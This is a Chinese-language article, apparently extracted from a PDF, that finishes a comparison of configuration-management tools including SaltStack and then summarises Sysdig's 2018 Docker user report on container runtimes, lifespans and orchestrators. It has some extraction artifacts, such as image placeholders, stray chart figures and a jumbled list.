SaltStack（或 Salt）是一种基于 CLI 的工具，可以将其设置为 master-client 模型或非集中模型。Salt 基于 Python 开发，提供了 PUSH 和 SSH 两种方法与客户端通讯。Salt 允许对客户端和配置模板进行分组，以简化对环境的控制。何时使用它：如果可扩展性和弹性是一个大问题，则 Salt 是一个不错的选择。对系统管理员来说，Salt 提供的可用性非常重要。


价格：提供免费的开源版本，以及基于年度/节点订阅的 SaltStack Enterprise 版本。具体的价格没有在他们的网站上列出，据说每个节点每年的起步价为 150 美元。

赞成的理由：

- 一旦你度过了入门阶段，就可以简单地组织和使用
- DSL 功能丰富，不需要逻辑和状态
- 输入，输出和配置非常一致，全部所有 YAML（一个可读性高，用来表达数据序列的格式）
- 内省(Introspection)非常好。很容易看到 Salt 内部发生了什么
- 强大的社区
- 很高的可扩展性和灵活性

反对的理由：

- 对于新用户来说，非常难以配置，学习曲线陡峭
- 在入门级别而言，文档很难理解
- Web UI 比同领域的其他工具更新、更轻量
- 对非 Linux 操作系统没有很好的支持



## Ansible vs. Chef vs. Fabric vs. Puppet vs. SaltStack

您使用的配置管理或部署自动化工具取决于您的环境需求和偏好。Chef 和 Puppet 是一些较老的、更成熟的选项，它们适用于那些重视成熟性和稳定性而非简单性的大型企业和环境。Ansible 和 SaltStack 是寻求快速和简约解决方案人士的理想选择，同时在不需要支持某些特殊功能或具有大量操作系统的环境中工作。Fabric 对于小型环境和那些正在寻求更低门槛和入门级解决方案的人来说是一个很好的工具。

# 2018 Docker 用户报告 - Sysdig Edition

## 摘要

- 应用排行榜
- 容器运行环境
- 容器编排器
- 容器监控

This article is part of an **Virtualization Technology** tutorial series. Make sure to check out my other articles as well:

- [2018 年度 Docker 用户报告 - Sysdig Edition](#)
- [Cyber-Security: Linux 容器安全的十重境界](#)
- [DevOps漫谈：Docker ABC](#)

根据 [Sysdig](#) 发表的年度 [Docker](#) 用户报告，在容器市场 [Docker](#) 仍然是事实上的行业标准，但是其它品牌的容器运行环境正在发展；[Kubernetes](#) 仍然是容器编排领域的王者。报告的数据来源主要依据 [Sysdig Monitor](#) 和 [Sysdig Secure cloud service](#) 提供的容器使用状况的实时快照报告，它们从容器健康、性能和安全性等方面提供度量指标和可视化服务。样本集包括垂直行业和各类规模不等的大中型企业，地域覆盖北美洲、拉丁美洲、EMEA（欧洲、中东、非洲）和亚太地区。与去年一样，这份报告并不是用来代表整个容器市场。因为数据仅限于 [Sysdig](#) 客户，所以对于那些选择商业和开源解决方案的公司来说不具有代表性。但是来自 90000 个容器用户汇总数据，确实提供了了解真实生产环境容器使用状况的独特视角。

## 容器应用排行榜


容器部署应用榜首：[Java Virtual Machines \(JVM\)](#)。在容器时代之前，[Java](#) 就广泛应用于企业级服务，目前两者——[Java](#) 和容器更加紧密地融合到了一起。

我们还看到数据库解决方案的使用在增加，例如在容器环境中运行 [PostgreSQL](#) 和 [MongoDB](#)。这是一个信号，表明在容器中部署有状态服务已经成为现实。容器的短暂性，让许多人对于在容器中运行高价值数据服务抱有怀疑态度，但是市场回答了问题的解决方案--即为微服务设计的持久、便携和共享存储。数据显示，客户开始转向完全由容器驱动的环境。




## 容器密度

在2017年每个主机的容器数的中位数是 10 。2018年，这个数字上升到 15，同比增长 50% 。另一方面，我们看到一个客户的单台主机上运行了 154 个容器，比我们去年观察到的最大 95 个增长了。



# 154




## 容器运行环境

Docker still reigns, but we're seeing what might be the first signs of cracks in the dam.


事实上的容器运行环境依然是Docker。我们在 2017 年的报告中没有提及其他容器运行环境的详细信息，因为在当时 Docker 的占有率接近 99%。但是，鉴于最近的一些变化：Red Hat 收购 CoreOS 的 (RKT 的制造商)，以及 Open Container Initiative (OCI) 项目 — 旨在推进容器运行环境和镜像标准化。

事实上，在过去的一年里，客户对其他平台的使用增加了。CoreOS RKT 显著增长到 12%，Mesos containerizer 占有 4%。LXC 也在增长，尽管从业人员规模比例还较低。数据显示，客户在生产环境中使用 "non-Docker" 解决方案更加便利了。



容器存活周期

95% 的容器存活时间低于一周。




容器和服务的生存时间是多少？我们观察了容器、容器镜像和服务的数量，它们在短时间内开始并停止，存活10秒或更短，或者一周或更长。下图显示不同间隔内的容器百分比。11% 的容器活了不到10秒。大部分容器（27%）的生存期在五分钟之内。

为什么这么多的容器寿命如此之短呢？我们知道许多定制的系统都是按照需求来扩展的。容器被创建，做他们的工作，然后离开。例如，一个客户为他们在 Jenkins 创建的每个作业配置一个容器，执行变更测试，然后关闭容器。对他们来说，类似活动每天会发生上千次。

(Jenkins：一个用 Java 编写的开源持续集成工具，MIT 许可证。它支持软件配置管理工具，如 CVS、Subversion 和 Git 等，可以执行基于 Apache Ant 和 Apache Maven 的项目，以及任意的Shell 脚本/批处理命令。)

## 镜像存活周期


我们还观察了容器镜像的使用时间。通过查看这些数据，我们了解到客户在 DevOps CI/CD 流程的一部分中是如何频繁地进行新的容器更新部署的。一小部分 -- 一个百分点-- 在不到10秒内更新。69% 的容器镜像在一周的跨度内更新。



## 服务存活周期

"服务的寿命是多少？" 在 Kubernetes 中，服务抽象定义了一组提供特定函数以及如何访问它们的 Pods。服务允许 Pods 在不影响应用程序的情况下注销和复制。例如，一个群集可以运行一个 Node.js JavaScript 运行时服务、MySQL 数据库服务和 NGINX 前端服务。

我们看到大多数服务(67%)生存期超过一周。少量的服务在更频繁的基础上被停止，但是对于大多数客户来说，目标是让应用程序 24 小时持续工作。容器和 Pods 可能会来了又走，但是服务持续处于启动并且可用状态。



## 容器编排器

First place goes to Kubernetes, followed by Kubernetes and then Kubernetes.

例如, Mesosphere 能够在 DC/OS 环境中部署和管理 "Kubernetes-as-a-service"。可以将多个 Kubernetes 群集部署在一个 Mesosphere 群集上。

今年 Docker Swarm 的排名上升到第二位, 超过了基于 Mesos 的工具。根据 Sysdig ServiceVision 我们能自动标识出是否使用编排器, 并将逻辑基础结构对象与容器度量关联起来。在 2018 年, Kubernetes 可以确保领先地位。

1. Swarm 的进入门槛 例如, 微软使用 Kubernetes 为其 Azure Kubernetes 服务 (AKS), IBM 的云容器服务和私有云产品也是基于 Kubernetes 。即使是 Docker 和 Mesosphere 也增加支持了 Kubernetes 的功能。
2. Docker 企业版, 具有通用控制平面 (Universal Control Plane (UCP) ), 在许多操作层面上降低了启动 Swarm 的门槛。




## 容器集群大小

Mesos owns the big cluster game.

"集群大小对与组织选择编排器的影响是什么?" 这项研究显示基于 Mesos 的编排器, 包括 Mesos Marathon 和 Mesosphere DC/OS 降至第三位。在使用 Mesos 的地方, 部署的容器数 (中位数) 比 Kubernetes 环境多 50% 。鉴于 Mesos 倾向于在大规模的容器和云部署, 所以这是有意义的。因此, 虽然 Mesos 集群的数量较少, 但是 Mesos 集群通常是意味着更大的企业规模。

我们的客户, 往往是更大的企业 (在私有数据中心运行 Sysdig 解决方案) 采用 OpenShift 的数量比我们的 SaaS 客户数量还要多。Rancher Labs 于 2015 年出现, 为 Docker Swarm 和 Kubernetes 提供支持。直到 2017 年, Rancher ("大农场主") 才完全兼容 Kubernetes 作为其编排器。



+50%



MESOS

---



kubernetes

---

-30%



docker

---

**Kubernetes** 分发版

今年我们分析了使用 **Kubernetes** 的“品牌”分布，看看在使用的 **Kubernetes** 是开源版本，或由特定供应商提供的软件包。我们发现开源 **Kubernetes** 继续占有最大的份额，但是 **OpenShift** 似乎正在取得突破进展，**Rancher** 也占有了一些份额。

**OpenShift** 获得接受不应该是一个惊喜。**Kubernetes** 于 2014 年诞生于 Google，Red Hat 也发布了该平台的 **OpenShift** 分发版，并提出了针对企业客户实现 **Kubernetes** 的目标。

82%



14%



4%




## 容器健康与应用性能监控

